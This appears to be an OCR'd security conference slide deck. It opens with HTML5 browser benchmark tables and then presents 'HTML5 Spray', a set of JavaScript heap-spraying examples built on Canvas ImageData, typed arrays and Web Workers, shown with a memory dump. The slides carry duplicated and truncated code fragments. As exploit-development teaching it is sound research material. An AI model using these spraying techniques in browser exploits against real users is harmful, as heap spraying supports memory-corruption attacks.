
current


		Score	Bonus
RIM Tablet OS 2.0 »	*BlackBerry PlayBook*	373	9
Chrome »	*All Android 4 devices*	371	11
Opera Mobile 12.00 »	*Multiple platforms*	369	11
Firefox Mobile 10 »	*Multiple platforms*	325	9
iOS 5.1 »	*Apple iPhone, iPad and iPod Touch*	324	9
Android 4.0 »	*Asus Transformer Prime and others*	280	3
webOS 3.0 »	*HP TouchPad*	217	6
Silk 1.0 »	*Amazon Kindle Fire*	174	1

desktop browsers | tablets | mobiles | gaming | television

current

			Score	Bonus
Sharp Aquos »	Espial 6.05	*Sharp Aquos televisions*	342	6
GoogleTV »		*Sony Internet TV, Logitech Revue an...*	328	8
Philips NetTV »	Opera Devices 3.2	*Philips televisions*	325	11
Toshiba »	Espial 6.04	*Toshiba L7200 televisions*	310	6
Samsung Smart TV 2012 »		*Samsung televisions*	286	12
LG NetCast 2012 »		*LG televisions*	282	8
Sony Internet TV »	Opera Devices 3.1	*Sony televisions and Bluray players*	275	6
Sharp Aquos »	Opera Devices 3.0	*Sharp Aquos televisions*	236	0
Boxee »		*Boxee Box by D-Link, Iomega TV wit...*	214	13
Panasonic Smart Viera »		*Panasonic Viera televisions*	214	2


desktop browsers
tablets
mobiles
gaming
television
first place
98
Nintendo 3DS
runner up
89
Nintendo Wii
current
Score
Bonus
Nintendo 3DS »
NetFront
Nintendo 3DS
98
0
Nintendo Wii »
Opera
Nintendo Wii
89
0
Nintendo DSi »
Opera
Nintendo DSi
89
0
Sony Playstation 3 »
NetFront
Sony Playstation 3
68
0
Sony Playstation Vita »
NetFront
Sony Playstation Vita
58
0
About these scores
The data above is compiled from automatically submitted test results. It is possible your results may differ slightly due to external factors such as settings and which operating system is used. If you believe the data above is incorrect, or if you think we are missing an important browser or device, please open a bug report at Github.





There is a wide variety of devices supporting the HTML5 schema:

Our technique

The participants

- Canvas object
- Web Workers






Canvas object


The canvas element is part of HTML5 and allows for dynamic, scriptable rendering of 2D shapes and bitmap images. It is a low level, procedural model that updates a bitmap and does not have a built-in scene graph.

```
<!DOCTYPE HTML>
<html>
  <head>
    <title>HTML5 Canvas example</title>
    <script>
      function drawPicture(){

        // Obtain an object
        var canvas = document.getElementById('test');

        // Obtaing the object that provides the methods for
        // drawing on the canvas
        var context = canvas.getContext('2d');

        // Start drawing
        context.fillStyle = "rgba(0,0,255,0.6)";
        context.beginPath();
        context.moveTo(125,100);
        context.lineTo(175,50);
        context.lineTo(225,150);
        context.fill();

      }
    </script>
    <style type="text/css">
      canvas { border: 2px solid black; }
    </style>
  </head>
  <body onload="drawPicture();">

    <canvas id="test" width="260" height="200">
    There is supposed to be an example drawing here, but it's not important.
    </canvas>

  </body>
</html>
```

The participants

- Canvas object
- Web Workers






Web Workers

W3C® This specification defines an API that allows Web application authors to spawn background workers running scripts in parallel to their main page. This allows for thread-like operation with message-passing as the coordination mechanism.

HTML example



Worker example

HTML example

```
<!DOCTYPE html>
<html>
 <head>
  <title>Worker example></title>
 </head>
 <body>
    <script>
    var worker = new Worker('worker.js');
    worker.onmessage = function(event) {   // Set the handler to receive messages from worker
      console.log("Worker said : " + event.data);
    };
    worker.postMessage('world');  // Send a message to the worker
    </script>
 </body>
</html>
```

Worker example

```
self.postMessage("Worker is running");
self.onmessage = function(event) {  // Set the handler to receive messages from html
  self.postMessage('Hello '+event.data); // Send a message from the worker
};
```

Web Workers

W3C® Web Workers allow Web application authors to spawn background workers running scripts in parallel to the main Web applications. Data that flows between Web Workers and the main thread can only be passed by copy, though.
This approach is inefficient for large amounts of memory.

Taking advantage of them

- Canvas object offers full access to pixel data. This leads to full memory control in consecutive heap pages.
- WebWorkers allows us to do several things at the same time. That means that we can fill the application's heap, and we can do it faster!

HTML5 Spray

- Create a canvas object
- Define its size
- Obtain a 2d context
- Create an ImageData to allow us to manipulate pixel information at byte level
- Fill the ImageData with the desired spray content (you count with 4 bytes for each pixel to define r,g,b,a)

HTML5 Spray


- Simple canvas example

```
<!DOCTYPE html>
<script>
var memory = Array();
function fill(imgd, payload) {
    for (var i = 0; i < imgd.data.length; i++) {
        imgd.data[i] = payload[i % payload.length];
    };
};

window.onload = function() {
    var payload = [0x48, 0x4f, 0x4c, 0x41];
    for (var i = 0; i < 2000; i++) {
        var elem = document.createElement('canvas');
        elem.width = 256
        elem.height = 256
        var context = elem.getContext('2d');
        var imgd = context.createImageData(256, 256);
        fill(imgd, payload);
        memory[i] = imgd
    }
}
</script>
</html>
```

```
        imgd.data[i] = payload[i % payload.length];
    };
};

window.onload = function() {
    var payload = [0x48, 0x4f, 0x4c, 0x41];
    for (var i = 0; i < 2000; i++) {
        var elem = document.createElement('canvas');
        elem.width = 256
        elem.height = 256
        var context = elem.getContext('2d');
        var imgd = context.createImageData(256, 256);
        fill(imgd, payload);
        memory[i] = imgd
    }
}
</script>
</html>
```

Display

```
<!DOCTYPE html>
<script>
var memory = Array();
function fill(imgd, payload) {
    for (var i = 0; i < imgd.data.length; i++) {
        imgd.data[i] = payload[i % payload.length];
    };
};

window.onload = function() {
    var payload = [0x48, 0x4f, 0x4c, 0x41];
    for (var i = 0; i < 2000; i++) {
        var elem = document.createElement('canvas');
        elem.width = 256
        elem.height = 256
```


Dump - 027A5000..027ECFFF
027AD000 48 4F 4C 41 48 4F 4C 41 48 4F 4C 41 48 4F 4C 41 HOLAHOLAHOLAHOLA
027AD010 48 4F 4C 41 48 4F 4C 41 00 00 00 00 00 00 00 00 HOLAHOLA........
027AD020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD0A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD0B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD0C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD0D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD0E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD0F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD1A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD1B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD1C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD1D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD1E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD1F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD200 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD210 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD220 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD230 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD240 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
027AD250 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
The loop...detailed.


Simplest example

(Tweeted a week before the conference)

HTML5 Spray Going deeper

- createImageData() allows byte modification through an Uint8ClampedArray type object.
- Uint8ClampedArray could be also used to heap spray even faster!

```
<!DOCTYPE html>
<script>
var memory = Array();
    window.onload = function() {
    for (i = 0 ; i < 1024 ; i ++ ) {
       memory[i] = new Uint8ClampedArray(1024*1024);
       //memory[i] = new CanvasPixelArray(1024*1024)
       for (j = 0 ; j < 1024 * 1024 ; j ++ ) {
         memory[i][j] = 0x41;
       }
    }
}
</script>
</html>
```



```
<!DOCTYPE html>
<script>
var memory = Array();
    window.onload = function() {
    for (i = 0 ; i < 1024 ; i ++ ) {
        memory[i] = new Uint8ClampedArray(1024*1024);
        //memory[i] = new CanvasPixelArray(1024*1024)
        for (j = 0 ; j < 1024 * 1024 ; j ++ ) {
          memory[i][j] = 0x41;
        }
    }
}
</script>
</html>
```

HTML5 Spray

Going deeper

Other objects can be used:

- Floating point arrays.
- var f64 = new Float64Array(8);
- var f32 = new Float32Array(16);

- Signed integer arrays.
- var i32 = new Int32Array(16);
- var i16 = new Int16Array(32);
- var i8 = new Int8Array(64);

- Unsigned integer arrays.
- var u32 = new Uint32Array(16);
- var u16 = new Uint16Array(32);
- var u8 = new Uint8Array(64);

HTML5 Spray

- Multi threaded example

```
<!DOCTYPE html>
<script>
var memory = Array();
window.onload = function() {
    var payload = [0x41, 0x41, 0x41, 0x41];
    var workers = Array();
    var MAX_WORKERS = 5;
    for (var i = 0; i < 1000; i++) {
        var elem = document.createElement('canvas');
        elem.width = 256
        elem.height = 256
        var context = elem.getContext('2d');
        var imgd = context.createImageData(256, 256);
        if (i < MAX_WORKERS) {
            workers[i] = new Worker('worker.js');
        }
        workers[i % MAX_WORKERS].postMessage([imgd, payload]);
        memory[i] = imgd
    }
}
</script>
</html>


// worker.js
onmessage = function(e) {
    var payload = e.data[1];
    var idx = e.data[2];
    for (var i = 0; i < e.data[0].data.length; i ++ ) {
        e.data[0].data[i] = payload[i % payload.length];
    }
    postMessage([idx, e.data[0]]);
}
```


```
<!DOCTYPE html>
<script>
var memory = Array();
window.onload = function() {
    var payload = [0x41, 0x41, 0x41, 0x41];
    var workers = Array();
    var MAX_WORKERS = 5;
    for (var i = 0; i < 1000; i++) {
        var elem = document.createElement('canvas');
        elem.width = 256
        elem.height = 256
        var context = elem.getContext('2d');
        var imgd = context.createImageData(256, 256);
        if (i < MAX_WORKERS) {
            workers[i] = new Worker('worker.js');
        }
        workers[i % MAX_WORKERS].postMessage([imgd, payload]);
        memory[i] = imgd
    }
}
</script>
</html>
```

```
            workers[i % MAX_WORKERS].postMessage([imgd, payload]);
            memory[i] = imgd
        }
}
</script>
</html>


// worker.js
onmessage = function(e) {
    var payload = e.data[1];
    var idx = e.data[2];
